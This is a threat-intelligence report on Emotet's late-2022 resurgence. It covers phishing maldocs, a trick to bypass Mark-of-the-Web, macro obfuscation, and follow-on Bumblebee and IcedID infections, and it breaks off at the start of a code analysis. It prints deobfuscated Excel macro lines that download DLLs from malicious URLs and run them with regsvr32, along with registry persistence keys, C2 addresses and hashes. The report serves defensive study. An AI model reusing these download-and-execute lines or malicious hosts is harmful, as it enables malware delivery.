

# Emotet returns and deploys loaders

---

 [intrinsec.com/emotet-returns-and-deploys-loaders/](https://intrinsec.com/emotet-returns-and-deploys-loaders/)

Equipe CTI

9 janvier 2023

First identified in 2014 (as the Geodo banking Trojan) and considered by the U.S. Department of Homeland Security ([DHS](#)) to be one of the “most costly and destructive malwares” in the world, **Emotet** appears to be back after four months of inactivity.

Indeed, the spam campaigns had come to an abrupt halt on July 13<sup>th</sup>, 2022, after being responsible for the compromise of more than one million computers worldwide. However, the lull seems to have come to an end as cybersecurity researcher Tommy Madjar (@ffforward being a member of [Cryptolamus](#)) has identified a return of Emotet-related operations as of November 2<sup>nd</sup>, 2022, in the morning. Contacted by [BleepingComputer](#), the CTI researcher at Proofpoint added that phishing campaigns spreading Emotet were back with the same email thread hijack technique to lure users and spread maldocs. Intrinsec was able to independently confirm the resurgence of Emotet from its probes.

As a reminder, Emotet was originally designed as a banking Trojan before evolving into a modular Trojan, being the fourth iteration of the Geodo malicious code. Since 2017, however, Emotet is no longer used as a Trojan but as a loader-as-a-service (LaaS) for the purpose of distributing malicious code within the information systems (IS) it infects. According to Trend Micro, Emotet's business is tied to Russian-speaking actors and likely resides somewhere in the UTC +10 time zone or further east based on C&C delivery activities. Since then, along with peaks of activity, Emotet has become an important initial access broker that enables top-tier ransomware gangs.

In the recent past, Emotet was known to install the [TrickBot malware](#) or more recently [Cobalt Strike](#). The Emotet malware was also known to be used by Conti operators as well as BlackCat and Quantum operators after Conti operations “ended” in June 2022. Otherwise, Microsoft [reported](#) recently that developers of Emotet (but also of IcedId and Qakbot) have been recruited by DEV-0193 cluster (Trickbot).

As far as the new Emotet distribution campaign is concerned, it appears to have relatively little new features at the time of writing, keeping a relatively similar distribution pattern to previous ones observed by leveraging EtterSilent maldoc builder. In France, stolen emails linked to notary offices have been observed in this new campaign, while similar emails appeared in a previous campaign in October 2020.

Of note though, is the new social engineering technique introduced by a new Excel attachment containing instructions to bypass Microsoft's “Mark-of-the-Web” (MoTW) detection process. This Excel file would contain instructions to coerce the user to copy the maldoc to a trusted folder named “Templates”, allowing it to bypass Microsoft's Protected View. Once the file is moved and opened in this folder, it immediately executes the macros that triggers the loading of the Emotet malware.

We also explain in the main text that since its return, Emotet has been seen dropping IcedID and Bumblebee malwares. We anticipate that further variants and techniques will surface in the future with such volumes of spam seeking to deploy ‘in fine’ ransomwares. As far as other types of threats are concerned, a recent report from [Proofpoint](#) showed that Emotet is delivering a new module that executes XMRig (the most common Monero miner).

The present report also provides several tips to analyze the whole attack chain leveraged by Emotet as well as some recommendations to defend against it.

## Intrinsec CTI services

---

Organizations are facing a rise in the sophistication of threat actors and intrusion sets used by malicious actors.

Emotet, described as “one of the world's most destructive malwares” by the U.S. Department of Homeland Security, is regularly seen in new attack campaigns, overcoming security tools developed by editors.

To address these evolving threats, it is now necessary (but not sufficient) to take a proactive approach to the detection and analysis of any element deemed malicious, in order to allow companies to anticipate, or at least react as quickly as possible, to the attempted compromises they face.

For this report, **shared with our clients in November 2022**, Intrinsec relied on its Cyber Threat Intelligence service, which provides its customers with high value-added, contextualized and actionable content to understand and contain cyber threats.

To go further, Intrinsec offers you, through its “Risk Anticipation” module, dedicated and actionable intelligence to feed your security tools. For more information, go to [www.intrinsec.com/veille-cybersecurite/](https://www.intrinsec.com/veille-cybersecurite/)

## Emotet's aliases

---

## Recent Emotet delivery tactics, techniques, and procedures

---

Our analysis starts with the first stage of the attack chain that uses a phishing email, more specifically a spear phishing attachment technique [[T1566.001](#)]. For this, we found and analyzed an email sent by Emotet upon a recent spam campaign that contains a malicious document (maldoc) attached to the email (see an example in Figure 1).




Figure 1 An example of emails which may lead to Emotet malware infection. As extensively seen in the past TTPs of Emotet, the latter fakes replies based on legitimate emails stolen from mail clients of Windows hosts previously infected. The Eml file of sha256: 910731579a78d2da6452bede7dfce8e1f89c285c22d8a7d40db2eafc2fcc45af was retrieved from VirusTotal.

Once the lured user opens the XLS file, a message box informs them that the document needs to be copied in a specific directory path to display the contents of the file (see Figure 2).

Emotet spreaders are now using a new social engineering technique to coerce the user to copy the Excel file into the Microsoft Office Templates folder before relaunching it. This is achieved via a fake yellow graphical ribbon pretending to be an official Microsoft warning. Because the Templates folder is considered a trusted location according to Microsoft Office policy, **the malicious macro will run immediately without a security warning (see actionable content and this ref to preempt the threat at this stage)**. If you don't copy the file anywhere, it will still execute the macros as soon as you press Enable Content in the yellow security warning from Excel (not the fake one in the spreadsheet).




Figure 2 Message box displayed when opening the malicious document. As shown above, Microsoft informs the user with the functionality known as Mark of the web (MoTW) forcing Emotet spreaders to adapt. The latter therefore added a specific message to the file, mimicking the Excel security warning (the yellow horizontal bar above the content) and indicating that, to run the file, it must be placed in the whitelisted Office Templates folder.

It is striking that Emotet so far has not migrated away from Office macros to other delivery mechanisms like ISO and LNK files. Indeed, many malware families quickly adopted this workaround following Microsoft's recent announcement that it would begin disabling macros by default in Office documents downloaded from the internet.

At the bottom of the document is usually seen one or several sheets (up to six) with apparent blank cells being password protected as depicted in the Figure 3. We expect that this technique could slightly change in the future to evade heuristic signatures.




Figure 3 Excel maldoc with sheet protection added. If only one sheet is apparent in some encountered files, hidden sheets can be revealed with a right click option to pursue the analysis.

The Emotet spreaders relied on a sheet protection measure for the sheets so that the user cannot view the included macro formula. However, the password protection of Office can be broken via a well-known [brute force technique](#) in a reasonable amount of time or via a specific patching procedure. We retrieved the password using the first technique to reveal the cell contents and the macro content.

The password to unprotect the sheets and reveal its content is: AABABAAABBB^

Another trick to avoid analysis was to scatter and blank data in cells. by changing the color as shown in the Figure 4 so the XLM macro is not directly readable.




Figure 4 Malicious macro was scattered across the maldoc and hidden thanks to a white font color. Characters can be unveiled by changing the color of the cells.

Using [Olevba](#), a free python tool, it is possible to find the cell containing the general formula concatenating the whole command executed upon the excel file opening (see the output result below in the textbox).

SHEET: **Sheet6**, Macrosheet

CELL: **G13**, =

(((((FORMULA(((((((((((Sheet1!L24&Sheet1!L26)&Sheet1!L27)&Sheet1!L28)&Sheet1!L28)&Sheet2!F6)&Sheet2!N19)&Sheet1!F10)  
0

Another trick to slow down the analysis was to shrink the column G in sheet 6 as shown in Figure 5.




Figure 5 Left: The "G" column of the Sheet number 6 was hidden to prevent analysts to find the global formula. Right: Output of the global formula unveiling malicious execution commands available from the G column. URLs are hardcoded to download a second stage.

In the present case, a field called "Auto\_Open07457358934307593258350725798323209" was also observed. This latter automatically triggers the aforementioned formula visible in G13 cell when the workbook is opened (see this [ref](#) for details on this old technique).

Figure 5 shows 4 pairs of commands containing de-obfuscated hardcoded URLs which will serve for the second stage of the attack:

```
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://cs.com.sg/Backup/Bk778kXNKMIH5vH/",",..\loxnv1.ooccx",0,0)
=EXEC("C:\Windows\System32\regsvr32.exe /S ..loxnv1.ooccx")
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://j2ccamionmagasin.fr/css/1Mp8y/",",..\loxnv2.ooccx",0,0)
=EXEC("C:\Windows\System32\regsvr32.exe /S ..loxnv2.ooccx")
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://atici.net/old/PkZI74DD/",",..\loxnv3.ooccx",0,0)
=EXEC("C:\Windows\System32\regsvr32.exe /S ..loxnv3.ooccx")
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://clanbaker.org/css/khhI7kT2n69n/",",..\loxnv4.ooccx",0,0)
=EXEC("C:\Windows\System32\regsvr32.exe /S ..loxnv4.ooccx")
```

In the present case, a **CALL** function is used to download and save files to the disk, via the function *URLDownloadToFileA*, from URLs. It is followed by an **EXEC** function to execute each downloaded file via the *living off the land binary* (**LOLBin**) *regsvr32.exe*.

Four DLLs were then downloaded from those URLs. Three of these DLLs were copied in %UserProfile%\AppData\Local with random names in a dedicated folder also having a random name, probably to bypass detection:

- C:\Users\admin\AppData\Local\CI\VoC\QrGkecuASUzF.dll
- C:\Users\admin\AppData\Local\WLifsjKOOFEUaGZqSKWcHGU.dll
- C:\Users\admin\AppData\Local\WBoDkXTZxEMvgSGka\WpRogE.dll

The LOLBin **regsvr32.exe** is then used to execute those 4 downloaded DLLs:

```
%WINDIR%\System32\regsvr32.exe /S ..\oxnv1.oocccxx
%WINDIR%\System32\regsvr32.exe /S ..\oxnv2.oocccxx
%WINDIR%\System32\regsvr32.exe /S ..\oxnv3.oocccxx
%WINDIR%\System32\regsvr32.exe /S ..\oxnv4.oocccxx
```

Figure 6 The LOLBin **regsvr32.exe** is used to execute the previously downloaded DLLs.

**regsvr32.exe** will then communicate with a Korean IP address (**182.162.143.56**):

No.	Time	Source	Destination	Protocol	Length	Info
6	0.128227	192.168.1.133	144.202.15.240	TLSv1.2	242	Client Hello
35	0.979620	192.168.1.133	112.78.1.150	TLSv1.2	241	Client Hello
1021	7.541996	192.168.1.133	185.239.3.172	HTTP	269	GET /dir-/HH/ HTTP/1.1
1529	11.167922	192.168.1.133	69.7.0.34	HTTP	290	GET /Admin/ekamS7wWdKwS44q/ HTTP/1.1
2432	18.644567	192.168.1.133	20.189.173.12	TLSv1.2	242	Client Hello
2476	42.440684	192.168.1.133	182.162.143.56	TLSv1.2	212	Client Hello
2617	46.521883	192.168.1.133	182.162.143.56	TLSv1.2	212	Client Hello
2718	48.846039	192.168.1.133	182.162.143.56	TLSv1.2	212	Client Hello
2747	48.943893	192.168.1.133	182.162.143.56	TLSv1.2	212	Client Hello
2968	51.528220	192.168.1.133	103.42.56.15	TLSv1.2	212	Client Hello
2994	52.489817	192.168.1.133	182.162.143.56	TLSv1.2	212	Client Hello

Figure 7 Networks communications showing direct requests to one of Emotet's C2.

This IP address belongs to the list of C2s extracted from the present sample.

As far as the persistence mechanism is concerned, the access is maintained on the system by adding multiple keys to the Windows registry, which will execute the DLL at every restart with **regsvr32.exe**:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\DnmRchWh.dll
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\NPdCOY.dll
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\OyCjnue.dll
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\YHZFYHRu.dll
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ajvZAUjaGeyNwolK.dll
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\elEbui.dll
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\elcAFs.dll
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ppWChS.dll
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\zubZPb.dll
```

Figure 8 Location path of the DLLs are saved in the Windows registry for persistence purposes.

Each key will start **regsvr32.exe** at the system's startup to execute the DLLs

- HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\DnmRchWh.dll  
C:\Windows\system32\regsvr32.exe "C:\Windows\system32\HlfnuCDBiwa\DnmRchWh.dll"
- HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\NPdCOY.dll  
C:\Windows\system32\regsvr32.exe "C:\Windows\system32\YFgEjak\NPdCOY.dll"
- HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\OyCjnue.dll  
C:\Windows\system32\regsvr32.exe "C:\Windows\system32\EFHBwIEh\OyCjnue.dll"

Figure 9 Commands that will launch the dll at the start of the computer.

All described techniques (hidden sheets, password protection, white background and characters) and observed attack chain suggest that this campaign could be attributed to Emotet's epoch5 botnet, which leverages the SilentBuilder dropper.

## EtterSilent Maldoc builder distribution

After having analysed several samples, we concluded from observed commonalities within the maldocs's metadata (see in the Actionable content section) that EtterSilent maldoc builder was leveraged for Emotet's distribution.

Ettersilent was created by a threat actor known as AshkERE on Russian speaking underground cybercriminal forums (Exploit and XSS). This threat actor appears as the sole seller and developer of EtterSilent (even though a teamwork remains possible). As a reminder, EtterSilent is a malicious document generator with embedded evasion defence techniques offering two types of weaponized Microsoft Office documents (maldocs). The most popular version seems the one leveraging macros, which is serving many other threats such as Gozi, IcedID, Trickbot, BazarLoader and Qbot.

EtterSilent came into favour with the cybercriminal community in 2021. Although its first mention dates to 2020, the term was really popularized on Exploit and XSS during the spring of 2021. EtterSilent was already considered at that time as a very efficient maldoc builder with low detection rates from security tools.




Figure 10 AshkERE detailing his social network contacts in order to avoid impersonation, while confirming his presence on XSS.

The economic model seems/seemed to be constituted around a subscription offer, which can be purchased by members (seems to only be possible for five people simultaneously). The threat actor also sold the 'EtterSilent Encrypt Edition' builder so intrusion sets could operate the tool themselves, offering an unlimited use of the tool for an initial price of 3000 dollars, lowered to 2500 dollars at the end of the operations (on November 30, 2021).

AshkERE is still present today with a similar username on Exploit and XSS and remains an active user even after having closed the EtterSilent sales thread. He no longer appears to be publicly selling EtterSilent, but possibly privately.

## “Links with other malwares?”

It is worth noting that a similar Excel document analyzed in this report and used to spread Emotet was also observed to deliver additional malwares such as **Bumblebee** and **IcedID**, two major players in the current threat landscape.

While analyzing the network traffic of such payload upon dynamic malware analysis, a communicating IP address drew our attention. We indeed noticed the previously seen **Emotet C2 (182.162.143[.156])** as shown in Figure 11:



19249	72.599076	192.168.1.133	182.162.143.56	TLSv1.2	212 Client Hello
20929	73.886986	192.168.1.133	59.106.171.49	TLSv1.2	230 Client Hello
23851	78.359042	192.168.1.133	182.162.143.56	TLSv1.2	212 Client Hello
24058	90.472037	192.168.1.133	183.90.235.35	TLSv1.2	230 Client Hello
26926	113.616834	192.168.1.133	182.162.143.56	TLSv1.2	212 Client Hello

Figure 11 Excel document with a sha256: 199a2e0e1bb46a5dd8eb3a58aa55de157f6005c65b70245e71cecec4905cc2c0 communicating to Emotet's C2.

**Bumblebee** infection started with a downloaded PowerShell script ('tps1.ps1') used to download an additional dll ('bb.dll') associated with the malware:

37393	180.468267	192.168.1.133	87.251.67.168	TLSv1.2	241 Client Hello
37452	182.212018	192.168.1.133	87.251.67.176	HTTP	125 GET /tps1.ps1 HTTP/1.1
39078	183.268398	192.168.1.133	134.209.118.141	HTTP	220 GET /bb.dll HTTP/1.1
39923	184.108218	192.168.1.133	142.250.113.109	TLSv1.2	230 Client Hello
40650	186.130441	192.168.1.133	118.82.91.80	TLSv1	230 Client Hello

Figure 12 GET requesting the ps1 file that will later download the bumblebee dll.

The extracted config from this Bumblebee dll reveals the following information about the malware:

- Botnet ID: 0311t2
- List of C2:
  - 39.65.8[.]170:443
  - 103.144.139[.]156:443
  - 107.189.30[.]231:443
  - 91.245.254[.]101:443
  - 194.135.33[.]127:443

**Bumblebee**'s configuration is contained inside the .data section of the binary amongst the RC4 encrypted strings. The RC4 decryption key is hard coded in this section in plain text.

We then observe that once **Bumblebee** is executed, the infected machine communicates with a C2 (103.144.139[.]156) that was discovered in the extracted list from the configuration.

1050...	478.734635	192.168.1.133	103.144.139.156	TLSv1.2	207 Client Hello
---------	------------	---------------	-----------------	---------	------------------

Figure 13 Network traffic showing a connection to one of Bumblebee's C2s.

We can also observe connections to an IP address (87.251.67[.]168) associated with the IcedID malware:

1055...	488.406195	192.168.1.133	87.251.67.168	TLSv1.2	241 Client Hello
---------	------------	---------------	---------------	---------	------------------

Figure 14 Network traffic showing a connection to one of IcedID's C2.

This address resolves the domain **spkdeutshnewsupp[.]com** (see Figure 15) from which we could pivot and gather additional hashes of IcedID samples (Figure 16).

0090	00 19 00 17 00 00 14 73	70 6b 64 65 75 74 73 68	.....s pkdeutsh
00a0	6e 65 77 73 75 70 70 2e	63 6f 6d 00 05 00 05 01	newsupp. com.....
00b0	00 00 00 00 00 0a 00 08	00 06 00 1d 00 17 00 18	.....

Figure 15 Packet containing the domain name.




Figure 16 Detection rate (6/95) of this IP address on VirusTotal Intelligence. Several malicious payloads associated with IcedID communicate with this domain.

From a pivot on VirusTotal intelligence we could gather additional **IcedID** samples hashes that communicate with this domain:

- 05a3a84096bcd2a5cf87d07ede96aff7fd5037679f9585fee9a227c0d9cbf51
- 4e79b28215998b57d79a5272e9114eff8fc6ea3c7aac626110d18087c7d1a12b
- 748c98bd8fe9eaf024481251faa10a0abc631b0fb03758271526d813b57b2567
- 923715af8f2e49242e18210c143ffd69300cdf675f61ae33c2f2fcabab6df07e2
- c58b13dc51e572ec288d97aa255d55884d7418466b8381afd1a4278a0be87427
- d3d0e3512bf398aa0699fe1a57cd769fd0ef1801c110aea63c469f7632f36d50

As far as other types of threats are concerned, a recent report from [Proofpoint](#) showed that Emotet is delivering a new module that executes XMRig (the most common Monero miner). Consequently, detecting Emotet often means that the attack is more thorough than expected and conversely the detection of coinminers/loaders shall not be overlooked.

## Code Analysis of a recent Emotet sample

To better understand Emotet's recent evolutions and new features, we proceeded to a code analysis of a recent sample of this malware Hash of the analyzed sample (sha256: 06b3d3c50da5054b9e37fb6c429c560484be457a09a900b21b5185cf10128ed4). First, we carried on a static analysis of such a sample. The high entropy of the .text section of the binary, as depicted in Figure 17, suggests that this malware is probably packed. This is also suggested by the presence of randomized unreadable strings in the sample.



